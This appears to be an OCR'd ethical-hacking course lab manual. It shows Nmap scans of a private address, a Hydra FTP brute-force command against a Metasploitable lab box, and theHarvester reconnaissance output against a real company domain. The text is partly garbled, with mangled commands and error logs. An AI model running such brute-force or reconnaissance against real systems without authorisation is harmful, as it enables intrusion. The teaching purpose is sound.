ITA1447 -ETHICAL HACKING FOR ENUMERATING WINDOWS LAB MANUAL

EXPERIMENT NO:1

EXPERIMENT NAME: PORT SCANNING TOOLS

PROCEDURE:

Step 1: Open Nmap from Kali Linux (Go to Applications->select Information Gathering- >select

Nmap)

Step 2: Perform different types of scans9`

(Tcp, Udp, Ack, Syn, Fin, Null, Xmas, Rpc, Idle)- scan types

Scanning Techniques

Flag Use Example

-sS TCP syn port scan nmap -sS 192.168.1.1 -sT TCP connect port scan nmap -sT 192.168.1.1 –sU UDP port scan nmap –sU 192.168.1.1 –sA TCP ack port scan nmap –sA 192.168.1.1

OUTPUT:

```
┌──(root㉿kali)-[~]
└─# nmap -sS 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 01:27 EST
Nmap scan report for 192.168.1.1
Host is up (0.0018s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 4.20 seconds

┌──(root㉿kali)-[~]
└─# nmap -sT 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 01:28 EST
Nmap scan report for 192.168.1.1
Host is up (0.0014s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 21.26 seconds
```

```
┌──(root㉿kali)-[~]
└─# nmap -sA 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 02:11 EST
Nmap scan report for 192.168.1.1
Host is up (0.00017s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds

┌──(root㉿kali)-[~]
└─# nmap -sU 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 02:12 EST
Stats: 0:04:10 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 35.90% done; ETC: 02:23 (0:07:26 remaining)
Stats: 0:04:16 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 36.15% done; ETC: 02:23 (0:07:32 remaining)
Stats: 0:04:30 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 36.80% done; ETC: 02:24 (0:07:44 remaining)
Stats: 0:04:31 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 36.85% done; ETC: 02:24 (0:07:44 remaining)
Stats: 0:06:01 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 40.90% done; ETC: 02:26 (0:08:42 remaining)
Stats: 0:06:06 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 41.15% done; ETC: 02:26 (0:08:43 remaining)
Stats: 0:07:10 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 44.00% done; ETC: 02:28 (0:09:07 remaining)
Stats: 0:11:52 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 30.85% done; ETC: 02:50 (0:26:36 remaining)
Stats: 0:13:26 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 32.98% done; ETC: 02:52 (0:27:18 remaining)
Stats: 0:14:39 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 34.60% done; ETC: 02:54 (0:27:41 remaining)
Stats: 0:16:08 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 36.58% done; ETC: 02:56 (0:27:59 remaining)
Stats: 0:16:55 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 37.62% done; ETC: 02:57 (0:28:03 remaining)
```

EXPERIMENT NO:2

EXPERIMENT NAME: HOST DISCOVERY

PROCEDURE:

Step 1: Open Nmap from Kali Linux (Go to Applications->select Information

Gathering- >select

Nmap)

Step 2: Perform different types of scans

(Tcp, Udp, Ack, Syn, Fin, Null, Xmas, Rpc, Idle)- scan types

To perform host discovery

-Pn only port scan nmap -Pn192.168.1.1


-sn only host discover nmap -sn192.168.1.1

-PR arp discovery on a local network nmap -PR192.168.1.1

-n disable DNS resolution nmap -n 192.168.1.1

OUTPUT:

```
┌──(root㉿kali)-[~]
└─# nmap -Pn192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 01:15 EST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.02 seconds

┌──(root㉿kali)-[~]
└─# nmap -sn192.168.1.1
Nmap 7.93 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports sequentially - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)
SCRIPT SCAN:
```



EXPERIMENT NO:3

EXPERIMENT NAME: CRACKING THE PASSWORD USING THE HYDRA

PROCEDURE

Step 1: To open it, go to Applications → Password Attacks → Online Attacks.: hydra → In this case, we will brute force FTP service of Metasploit able machine, which has IP 192.168.1.101 We have created in Kali a word list with extension 'lst' in the path usr\share\wordlist\Metasploit. The command will be as follows −


```
hydra -l /usr/share/wordlists/metasploit/user -P
```

/usr/share/wordlists/metasploit/ passwords ftp://192.168.1.101 –V

where –V is the username and password while trying

the username and password are found which are msfadmin: msfadmin

OUTPUT:



EXPRIMENT NO:4

EXPERIMENT NAME: INFORMATION GATHERING USING THEHARVESTER

PROCEDURE:


STEP 1: Open Terminal in the kali Linux

```
-d [url] will be the remote site from which you wants to fetch


-l will limit the search for specified number.


-b is used to specify search engine name.
```

STEP 2: Run the following command

OUTPUT:


(root㉿kali)-[~]
theHarvester -d www.zoho.com -l 300 -b all
* theHarvester 4.2.0
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
[*] Target: www.zoho.com
[!] Missing API key for binaryedge.
[!] Missing API key for Censys ID and/or Secret.
[!] Missing API key for fullhunt.
[!] Missing API key for Github.
[!] Missing API key for Hunter.
[!] Missing API key for Intelx.
[!] Missing API key for PentestTools.
[!] Missing API key for ProjectDiscovery.
[!] Missing API key for RocketReach.
[!] Missing API key for Securitytrail.
[!] Missing API key for virustotal.
[!] Missing API key for zoomeye.
An exception has occurred: Server disconnected



An exception has occurred: Cannot serialize non-str key None
[Temporary failure in name resolution]
[*] Searching Baidu.
An exception has occurred: [Errno 104] Connection reset by peer
Searching 0 results.
[*] Searching Bing.
Searching results.
[*] Searching Certspotter.
[*] Searching CRTsh.
An exception has occurred: Cannot connect to host api.hackertarget.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ac
[Temporary failure in name resolution]
An exception has occurred: Cannot connect to host api.hackertarget.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ac
[Temporary failure in name resolution]
[*] Searching Hackertarget.

```
> [Temporary failure in name resolution]
[*] Searching Omnisint.
An exception has occurred: Cannot connect to host otx.alienvault.com:443 ssl:<ssl.SSLContext object at 0x7f4e963acfc
0> [Temporary failure in name resolution]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ac6c0> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ac640> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ad240> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963acac0> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ad140> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ad540> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ad740> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ace40> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ad940> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963adb40> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963add40> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ae140> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ae940> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ae740> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963aed40> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963aeb40> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963af640> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963edf40> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ae340> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ae540> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963af8c0> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963af840> [N
one]
An exception occurred: Server disconnected
[*] Searching Dnsdumpster.
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ac5c0> [N
one]
[*] Searching Qwant.
An exception has occurred: Cannot connect to host www.threatcrowd.org:443 ssl:True [SSLCertVerificationError: (1, "[
SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed: Hostname mismatch, certificate is not valid for 'www.thre
atcrowd.org'. (_ssl.c:997)")]
string indices must be integers
[*] Searching Threatcrowd.
An exception has occurred: Cannot connect to host api.sublist3r.com:443 ssl:<ssl.SSLContext object at 0x7f4e963acec0
> [Temporary failure in name resolution]
[*] Searching Sublist3r.
[*] Searching Urlscan.
[*] Searching RapidDns.
An exception has occurred: 0, message='Attempt to decode JSON with unexpected mimetype: text/html; charset=utf-8', u
rl=URL('https://api.threatminer.org/v2/domain.php?q=www.zoho.com&rt=5')

[*] ASNS found: 8
--------------------
AS13335
AS141757
AS305111
AS24247
AS2639
AS33070
AS41913
AS56201

[*] Interesting Urls found: 26
------------------------------
https://www.zoho.com/
https://www.zoho.com/analytics/
https://www.zoho.com/ar/forms/
https://www.zoho.com/assist/
https://www.zoho.com/blog/payroll/strategies-for-remote-payroll-management-at-scale.html
https://www.zoho.com/calendar/?zsrc=fromproductbsoreicourl=%2Fmycalendar
https://www.zoho.com/campaigns/explainer/zcsend.html
https://www.zoho.com/campaigns/explainer/zcvg.html
```

```
[*] Interesting Urls found: 26
https://www.zoho.com/
https://www.zoho.com/analytics/
https://www.zoho.com/ar/forms/
https://www.zoho.com/assist/
https://www.zoho.com/blog/payroll/strategies-for-remote-payroll-management-at-scale.html
https://www.zoho.com/calendar/?zsrc=fromproduct&serviceurl=%2Fmycalendar
https://www.zoho.com/campaigns/explainer/zcsend.html
https://www.zoho.com/campaigns/explainer/zcvg.html
https://www.zoho.com/creator/analyst/isg-provider-lens-next-gen-adm-solutions-2022-report.html?utm_source=footer&utm_medium=banner&utm_campaign=ISGpromo-2022
https://www.zoho.com/creator/login.html?serviceurl=https%3A%2F%2Fbxchampion.zohocreator.com%3Fhttps%3A**Abxchampion.zohocreator.com*portal*prosystem-washingtongas
https://www.zoho.com/de/crm/
https://www.zoho.com/emailsender/
https://www.zoho.com/en-au/
https://www.zoho.com/en-uk/
https://www.zoho.com/es-xl/creator/whatsnew/creator6.html
https://www.zoho.com/forms/
https://www.zoho.com/mail/
https://www.zoho.com/mail/?zsrc=fromproduct
https://www.zoho.com/marketingautomation/
https://www.zoho.com/nl/
https://www.zoho.com/nl/crm/
https://www.zoho.com/people/?zsrc=fromproduct
https://www.zoho.com/show/
https://www.zoho.com/sites/?zsrc=fromproduct
https://www.zoho.com/social/
https://www.zoho.com/sprints/

[*] LinkedIn Links found: 0

[*] IPs found: 17
89.36.170.52
103.163.152.75
117.20.43.131
136.143.190.79
136.143.190.155
136.143.191.204
148.62.36.5
165.173.187.32
169.148.148.139
185.20.209.52
185.230.212.81
204.141.32.155
204.141.42.79
```

```
[*] LinkedIn Links found: 0

[*] IPs found: 17
89.36.170.52
103.163.152.75
117.20.43.131
136.143.190.79
136.143.190.155
136.143.191.204
148.62.36.5
165.173.187.32
169.148.148.139
185.20.209.52
185.230.212.81
204.141.32.155
204.141.42.79
204.141.42.155
204.141.42.156
204.141.43.204
2a06:98c1:3120::c

[*] No emails found.

[*] No hosts found.


Unclosed client session
client_session: <aiohttp.client.ClientSession object at 0x7f4e970d9e40>
```

```
┌──(root㉿kali)-[~]
└─# theHarvester -d www.zoho.com -l 300 -b all -f test
*******************************************************************
*  _   _                                            _             *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __| '_ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 4.2.0                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************

[*] Target: www.zoho.com

[!] Missing API key for binaryedge.

[!] Missing API key for Censys ID and/or Secret.

[!] Missing API key for fullhunt.

[!] Missing API key for Github.

[!] Missing API key for Hunter.

[!] Missing API key for Intelx.

[!] Missing API key for Pentestools.

[!] Missing API key for ProjectDiscovery.

[!] Missing API key for RocketReach.

[!] Missing API key for Securitytrail.

[!] Missing API key for virustotal.

[!] Missing API key for zoomeye.
An exception has occurred: Cannot serialize non-str key None
[*] Searching Anubis.
An exception has occurred: Cannot connect to host dns.bufferover.run:443 ssl:<ssl.SSLContext object at 0x7f251d532b4
0> [Name or service not known]
        Searching results.
[*] Searching Certspotter.
        Searching 0 results.
```


[*] Searching Qwant.
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
An exception has occurred:
[*] Searching Baidu.
An exception has occurred: 0, message='Attempt to decode JSON with unexpected mimetype: text/html; charset=utf-8', url=URL('https://sonar.omnisint.io/all/www.zoho.com?page=1')
[*] Searching Omnisint.
[*] Searching Rapiddns.
An exception has occurred: Cannot connect to host www.threatcrowd.org:443 ssl:True [SSLCertVerificationError: (1, "[SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed: Hostname mismatch, certificate is not valid for 'www.threatcrowd.org'. (_ssl.c:997)")]
string indices must be integers
[*] Searching Threatcrowd.
An exception has occurred: 0, message='Attempt to decode JSON with unexpected mimetype: text/html; charset=utf-8', url=URL('https://api.threatminer.org/v2/domain.php?q=www.zoho.com&rt=5')
[*] Searching Urlscan.
